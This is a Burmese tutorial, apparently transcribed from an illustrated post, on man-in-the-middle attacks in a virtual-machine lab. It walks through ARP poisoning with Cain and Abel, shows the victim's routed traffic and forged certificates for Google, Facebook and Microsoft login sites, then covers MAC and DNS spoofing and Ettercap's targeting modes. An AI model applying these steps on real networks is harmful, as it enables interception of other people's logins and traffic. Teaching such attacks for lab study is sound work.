


Cain and Able ကို ဖွင့်ပြီး Sniffer ဆိုတဲ့နေရာကို ဖွင့်ဝင်လိုက်ပါ။ အပေါင်းပုံစံလေးကို နှိပ်လိုက်ရင်တော့ အောက်ပါအတိုင်း မြင်ရတတ်ပါတယ်။

ပထမဆုံး စတင်ဖွင့်တဲ့အချိန်မှာ အထက်ပါအတိုင်း message box ကို တွေ့မြင်ရပါမယ် sniffer ကို activate လုပ်ပြီး ဖြစ်ရမယ်လို့ ပြောနေပါတယ်။




မြှားပြထားတဲ့နေရာကနေ start ကြည့်ရင်လည်း Warning Box သာ တွေ့ရမှာပါ။



WARNING ဖော်ပြထားတဲ့ message box မှာ မြှားပြထားတဲ့ စာတန်းကို ကြည့်ပါ။ netsh int ip set global taskoffload=disable လုပ်ပေးဖို့ ပြောထားတာပါ။ command prompt ကို run as administrator နဲ့ ဖွင့်ပါ။ cmd ထဲမှာ ထိုစာကြောင်းလေးကို ရိုက်ထည့်ပြီး enter လိုက်ပါ။


အထက်ပါအတိုင်း ဖြစ်သွားတဲ့အခါ ပိတ်လိုက်လို့ ရပါပြီ။ Cain and Able ကိုတော့ ပိတ်ပြီး ပြန်ဖွင့်ပါ။ ပြန်ပွင့်လာတဲ့အခါ ခုနအတိုင်း Sniffer ကို ပြန်ဝင်။ sniffing ကို start လိုက်ပါ။

စတင်လိုက်ပြီး အချိန် ခဏတော့ စောင့်ရမှာဖြစ်ပါတယ်။




လောလောဆယ်မှာတော့ ကျွန်တော်က VMware မှာ Windows 7 နဲ့ 8.1 နှစ်လုံးကို သုံးထားတဲ့အတွက် ဒီနှစ်လုံးနဲ့ပဲ ဆွေးနွေးသွားပါမယ်။ Network ထဲမှာရှိတဲ့ စက်တွေကို တွေ့ပြီဖြစ်လို့ sniff လုပ်နေတာကို ရပ်လိုက်ပါမယ်။ start (စ) ခဲ့တဲ့ နေရာကနေပဲ ပြန် stop ရမှာပါ။ ပြီးရင် Cain window အောက်ခြေကို ကြည့်ရအောင်။

ကျွန်တော်တို့က ARP Poisoning လုပ်မှာဖြစ်လို့ ARP Poison Routing (APR) ထဲကို ဝင်ပါမယ်။ Hosts ရဲ့ ညာဘက်မှာ အဝါရောင် အဝိုင်းပုံလေးနဲ့ပါ။ ARP Poison Routing (APR) ကို click လိုက်ပါ။




အပေါင်းလက္ခဏာကို နှိပ်ပြီး ကျွန်တော်တို့ network ထဲမှာ ရှိနေတဲ့ စက်တွေကို ထည့်သွင်းပါမယ်။



ကျွန်တော် ခု Cain and Able ဖွင့်သုံးနေတဲ့ စက်က 172.168.3.2 ပါ။


ဒါကြောင့် မိမိစက်မဟုတ်တဲ့ စောင့်ကြည့်မယ့် စက်ကို ရွေးချယ်ပါ။ ကျွန်တော်ကတော့ ကွန်ပျူတာ နှစ်လုံးသာ ရှိတဲ့ network မှာမို့ နောက်တစ်လုံးကို ရွေးပြီး OK လိုက်ပါတယ်။



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Idle	172.16.3.2	005056F4D5D5			000C29CACF83	172.16.3.128

အထက်ပါ ပုံစံလေးအတိုင်း ဖြစ်သွားပါပြီ။

ဘယ်ဘက် အပေါ်ထောင့်နားက APR logo နဲ့ Start poisoning ကို နှိပ်လိုက်တာနဲ့ အထက်ပါပုံလို Poisoning ဖြစ်သွားတာကို မြင်ရပါမယ်။



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	172.16.3.2	005056F4D5D5	17	24	000C29CACF83	172.16.3.128

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	172.16.3.128	000C29CACF83	215	375	005056F4D5D5	64.233.189.106
Full-routing	172.16.3.128	000C29CACF83	28	33	005056F4D5D5	74.125.200.138
Full-routing	172.16.3.128	000C29CACF83	83	128	005056F4D5D5	74.125.200.94
Full-routing	172.16.3.128	000C29CACF83	15	18	005056F4D5D5	74.125.200.95
Full-routing	172.16.3.128	000C29CACF83	71	124	005056F4D5D5	74.125.200.132
Full-routing	172.16.3.128	000C29CACF83	6	7	005056F4D5D5	74.125.200.101
Full-routing	172.16.3.128	000C29CACF83	68	143	005056F4D5D5	43.224.86.12
Full-routing	172.16.3.128	000C29CACF83	252	647	005056F4D5D5	43.224.86.14


ကျွန်တော် စောင့်ကြည့်နေတဲ့ ကွန်ပျူတာရဲ့ Browser မှာ www.google.com ကို သွားလိုက်တဲ့အခါ လက်ရှိ ဖွင့်ထားတဲ့ Cane and Able မှာ ခုလို ပုံစံ မျိုး ဖြစ်သွားတာကို တွေ့မြင်ရပါမယ်။ google.com က သဘောပြောပြတာပါ။ ဘယ် site ကိုပဲသွားသွား ဒီလိုမျိုး လာပြမှာဖြစ်ပါတယ်။

ကျွန်တော် စောင့်ကြည့်နေတဲ့ ကွန်ပျူတာက Browser မှာ google, Facebook, Microsoft စတဲ့ acc တွေကို ဝင်ရောက်လိုက်ပါတယ်။ ပြီးတဲ့အခါ Attacking machine (Cain and Able ဖွင့်ထားတဲ့ machine) ကနေ ကြည့်ရင်

အောက်ပါအတိုင်း မြင်တွေ့ရပါမယ်။


Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	172.16.3.128	000C29CACF83	282	468	005056F4D5D5	64.233.189.106
Full-routing	172.16.3.128	000C29CACF83	47	56	005056F4D5D5	74.125.200.138
Full-routing	172.16.3.128	000C29CACF83	136	183	005056F4D5D5	74.125.200.94
Full-routing	172.16.3.128	000C29CACF83	1128	2483	005056F4D5D5	74.125.200.95
Full-routing	172.16.3.128	000C29CACF83	89	153	005056F4D5D5	74.125.200.132
Full-routing	172.16.3.128	000C29CACF83	9	10	005056F4D5D5	74.125.200.101
Full-routing	172.16.3.128	000C29CACF83	227	477	005056F4D5D5	43.224.86.12
Full-routing	172.16.3.128	000C29CACF83	252	647	005056F4D5D5	43.224.86.14
Full-routing	172.16.3.128	000C29CACF83	33	38	005056F4D5D5	74.125.68.95
Full-routing	172.16.3.128	000C29CACF83	24	31	005056F4D5D5	74.125.200.139
Full-routing	172.16.3.128	000C29CACF83	85	206	005056F4D5D5	74.125.200.84
Full-routing	172.16.3.128	000C29CACF83	356	553	005056F4D5D5	64.233.189.94
Full-routing	172.16.3.128	000C29CACF83	287	538	005056F4D5D5	157.240.7.35
Full-routing	172.16.3.128	000C29CACF83	24	28	005056F4D5D5	157.240.7.26
Full-routing	172.16.3.128	000C29CACF83	26	33	005056F4D5D5	157.240.7.8
Full-routing	172.16.3.128	000C29CACF83	34	39	005056F4D5D5	65.55.118.92
Full-routing	172.16.3.128	000C29CACF83	28	44	005056F4D5D5	131.253.61.68
Full-routing	172.16.3.128	000C29CACF83	170	330	005056F4D5D5	104.103.59.29

ရှေ့ဘက်က IP address (172.16.3.128) သည် ကျွန်တော် စောင့်ကြည့်နေတဲ့ ကွန်ပျူတာရဲ့ IP ဖြစ်ပြီးတော့ နောက်ဆုံးက IP address တွေကတော့ အဆိုပါ စက်ကနေ သွားရောက်ထားတဲ့ Website တွေရဲ့ IP address တွေ ဖြစ်ကြပါတယ်။




Certificate file	SSL Server	Port	Hostname
C:\PROGRA~1\Cain\Certs\self_signed_64.233.189.1...	64.233.189.106	443	www.google.com
C:\PROGRA~1\Cain\Certs\self_signed_74.125.200.9...	74.125.200.94	443	google.com
C:\PROGRA~1\Cain\Certs\self_signed_74.125.68.95...	74.125.68.95	443	*.googleapis.com
C:\PROGRA~1\Cain\Certs\self_signed_74.125.200.1...	74.125.200.139	443	*.google.com
C:\PROGRA~1\Cain\Certs\self_signed_74.125.200.8...	74.125.200.84	443	accounts.google.com
C:\PROGRA~1\Cain\Certs\self_signed_64.233.189.9...	64.233.189.94	443	google.com
C:\PROGRA~1\Cain\Certs\self_signed_157.240.7.35...	157.240.7.35	443	*.facebook.com
C:\PROGRA~1\Cain\Certs\self_signed_157.240.7.26...	157.240.7.26	443	*.facebook.com
C:\PROGRA~1\Cain\Certs\self_signed_157.240.7.8....	157.240.7.8	443	*.atlassolutions.com
C:\PROGRA~1\Cain\Certs\self_signed_74.125.200.9...	74.125.200.95	443	*.googleapis.com
C:\PROGRA~1\Cain\Certs\self_signed_43.224.86.12...	43.224.86.12	443	*.googlevideo.com
C:\PROGRA~1\Cain\Certs\self_signed_65.55.118.92...	65.55.118.92	443	*.mail.live.com
C:\PROGRA~1\Cain\Certs\self_signed_131.253.61.6...	131.253.61.68	443	gateway.login.live.com
C:\PROGRA~1\Cain\Certs\self_signed_104.103.59.2...	104.103.59.29	443	msagfx.live.com

ဘယ်ဘက်ခြမ်းမှာ ရှိနေတဲ့ ကဏ္ဍတွေမှာ ပြန်ကြည့်ရင် နံဘေးမှာ ကိန်းတွေနဲ့ ဖော်ပြထားတာတွေက ဖမ်းယူရရှိထားတာတွေကို ပြသနေပြီး APR ကို ပုံမှာပြထားတဲ့အတိုင်း ရွေးလိုက်တဲ့အခါ Certificate file, SSL Server, Port နဲ့ Hostname ဆိုတာတွေကို တွေ့ရမှာဖြစ်ပါတယ်။ port က 443 ဖြစ်လို့ https ကို သုံးတာ သိနိုင်ပြီး Hostname မှာတော့ သွားရောက်လည်ပတ်ခဲ့တဲ့ Website တွေကို မြင်ရပါတယ်။ ပုံမှာကြည့်ရင်တော့ ကျွန်တော် စောင့်ကြည့်နေတဲ့ ကွန်ပျူတာမှာ သုံးနေတာ/သုံးခဲ့တာတွေက www.google.com, accounts.google.com, facebook.com နဲ့ mail.live.com ဆိုတာတွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။



Windows 7 (Cain and Able ဖွင့်ထားတဲ့စက်) & Windows 8.1 (စောင့်ကြည့် ခံနေရတဲ့ စက်) အဆိုပါ စက် ၂လုံးပဲ ရှိနေတဲ့ network ထဲကို Kali Linux ကွန်ပျူတာတစ်လုံးပါ ချိတ်ဆက်လိုက်ပါတယ်။ (ကျွန်တော်ကတော့ သုံးခုလုံးကို Virtual Machine တွေချည်းပဲ သုံးလိုက်တာပါ။ အခြားစက်တွေ မရှိနေရင်တော့ VM တွေနဲ့ စမ်းနိုင်ပါတယ်။)

အထက်ပါ ပုံထဲကအတိုင်းပါပဲ။ Wireshark ကို ဖွင့်လိုက်ပြီး Apply a display filter နေရာမှာ arp လို့ ထည့်လိုက်ပါတယ်။ ARP poison routing လုပ်မှာမို့ပါ။ ပြီးတော့ interface နေရာမှာ ကျွန်တော်တို့စောင့်ကြည့်လိုတဲ့ လက်ရှိ network interface ကို ရွေးချယ်ရပါမယ်။ ကျွန်တော်ကတော့ VM တွေနဲ့မို့လို့ eth0 ကိုပဲ သုံးထားပါတယ်။ ပြီးရင် start လိုက်လို့ ရပါပြီ။ အောက်ပါအတိုင်း ရလဒ်တွေ မြင်တွေ့ရပါမယ်။



Mac Spoofing


Mac spoofing သည် စက်ရုံက သတ်မှတ်ပေးထားတဲ့ Media Access Control address (MAC address) ကို ပြောင်းလဲတဲ့ နည်းစနစ်တစ်ခုလို့ သတ်မှတ်နိုင်ပါတယ်။ တကယ်တော့ MAC address ဆိုတာ Network Interface Controller ထဲမှာ hard-coded ဖြစ်တာမို့ ပြောင်းလဲလို့ မရပါဘူး။ ဒါပေမယ့် Operating System က NIC မှာ ကျွန်တော်တို့ ပြောင်းသုံးလိုက်တဲ့ Address သာ ရှိတယ် ဆိုတာကို လက်ခံယုံကြည်သွားအောင် လုပ်နိုင်တဲ့ Tool တွေ ကျွန်တော်တို့မှာ ရှိကြပါတယ်။ အဲသလို MAC address masking လုပ်တဲ့ process ကို MAC spoofing လို့ ခေါ်ဆိုပါတယ်။

DNS spoofing

သူ့ကိုတော့ DNS cache poisoning လို့လည်း ခေါ်ကြပါတယ်။ DNS spoofing ကတော့ Domain Name System (DNS) name server's cache database ထဲကို မမှန်ကန်တဲ့ data တွေကို ဘယ်နည်းနဲ့မဆို introduce လုပ်တဲ့ computer-hacking attack တစ်မျိုး ဖြစ်ပါတယ်။ ဒီလို လုပ်ဆောင်ခြင်းအားဖြင့် Name Server သည် incorrect IP address တွေထံ return ပြန်စေတာမျိုးကို ဖြစ်ပွားစေ၊ traffic တွေကို attacker ရဲ့ ကွန်ပျူတာဆီ လမ်းလွဲရောက်သွားစေ နိုင်ပါတယ်။

Sniffing and Spoofing Tools


ကျွန်တော်တို့ အသုံးပြုဖြစ်ခဲ့ကြတဲ့ Cane and Able သည် ARP poison လုပ်ဆောင်နိုင်ပြီး အသုံးပြုရလည်း လွယ်ကူပါတယ်။ နောက်ထပ် poisoning လုပ်နိုင်တဲ့ tool တစ်ခုကတော့ ကျွန်တော်တို့ရဲ့ Kali Linux မှာ ပါဝင်တဲ့ Ettercap ဖြစ်ပါတယ်။ network interface ကို promiscuous mode အဖြစ် ပြောင်းလဲပေးပြီး target machine တွေကို ARP poisoning ပြုလုပ်နိုင်ပါတယ်။ man-in-the-middle attack လိုမျိုး လုပ်ဆောင်နိုင်ပြီးတော့ victim တွေကို attack ပေါင်းစုံနဲ့ တိုက်ခိုက်နိုင်ပါတယ်။ Plugin support လည်းပေးတာကြောင့် plugin တွေဖြည့်သွင်းပြီး feature တွေကို ချဲ့ထွင်နိုင်ပါသေးတယ်။



ကျွန်တော်တို့ရဲ့ Kali Linux မှာတော့ Ettercap နဲ့ ettercap-graphical ဆိုပြီး

ပုံစံ နှစ်မျိုးနဲ့ ပါဝင်ပြီးသားဖြစ်ပါတယ်။ ဘယ်ဟာကိုဖွင့်ဖွင့် အတူတူပါပဲ။ command line အနေနဲ့ အသုံးပြုလို့လည်း ရပါတယ်။ ခုတော့ Graphical ကိုပဲ ဖွင့်ကြည့်လိုက်ရအောင်။


လက်ရှိ version က ettercap 0.8.2 ဖြစ်ပါတယ်။ ဒီစာကို ဖတ်နေတဲ့အချိန်မှာ version update လည်း ဖြစ်ကောင်းဖြစ်နေနိုင်ပါတယ်။ ettercap ကို ဖွင့်ကြည့်မယ်ဆိုရင် ကျွန်တော်တို့ တွေ့မြင်ရမှာက file, Sniff, Options နဲ့ info တို့ ဖြစ်ပါတယ်။



Options မှာ ကြည့်ရင် Promiscuous mode ကို Default အတိုင်း select လုပ်ထားတာ တွေ့ရပါမယ်။ Unoffensive ကိုပါ ရွေးချယ်နိုင်ပါတယ်။ ပြီးရင်တော့ Sniff လို့ ရပြီဖြစ်ဖြစ်ပါတယ်။ Sniff မှာတော့ Unified Sniffing နဲ့ Bridged Sniffing ဆိုပြီး ရှိပါတယ်။ Unified sniffing ကတော့ cable တွေပေါ်မှာ ဖြတ်သန်းသွားတဲ့ packet အားလုံးကို sniff လုပ်နိုင်တဲ့ နည်းလမ်း ဖြစ်ပါတယ်။ one network interface မှာသာ အလုပ်လုပ်ဆောင်တာမို့လို့ network interface နှစ်ခုမှာ ဆောင်ရွက်လိုလျှင်တော့ Bridged sniffing ကို အသုံးပြုနိုင်ပါတယ်။

Sniffing လုပ်လိုက်ပြီဆိုရင်တော့ ettercap ရဲ့ options တွေ ပြောင်းသွားတာကို တွေ့မြင်ရပါမယ်။

Plugins တွေကိုလည်း ဖြည့်သွင်းနိုင် manage လုပ်နိုင်သလို View ကနေပြီး Connection တွေကို စောင့်ကြည့်နိုင်ပါတယ်။



Targets >> Select Target(s) ကနေလည်း Target တွေကို ရွေးချယ်သတ်မှတ်လို့ ရပါသေးတယ်။ Ettercap မှာ operation mode လေးခုနဲ့ လုပ်ဆောင်နိုင်ပါတယ်။ IP-based ကတော့ source နဲ့ destination IP ပေါ်မှာ

အခြေခံပြီး packet တွေကို filter (စစ်ယူ) ပါတယ်။ MAC-based packet တွေကိုတော့ MAC address ပေါ် အခြေခံပြီး filter လုပ်ယူနိုင်သလို gateway တစ်လျှောက် ရှိနေတဲ့ connection တွေကို sniffing လုပ်ရာမှာ အသုံးဝင်လှပါတယ်။ ARP-based ကတော့ host နှစ်ခုကြားမှာ ယနေ့ခေတ် အသုံးများတဲ့ switched LAN မှာ sniff လုပ်နိုင်ဖို့အတွက် ARP poisoning ကို အသုံးပြုပါတယ် (full-duplex)။ Public ARP-based ကတော့ victim host တစ်ခုကနေ အခြား host အားလုံးဆီ သွားတဲ့ packet တွေကို sniff လုပ်နိုင်ဖို့အတွက် ARP poisoning ကို အသုံးပြုပါတယ် (half-duplex)။

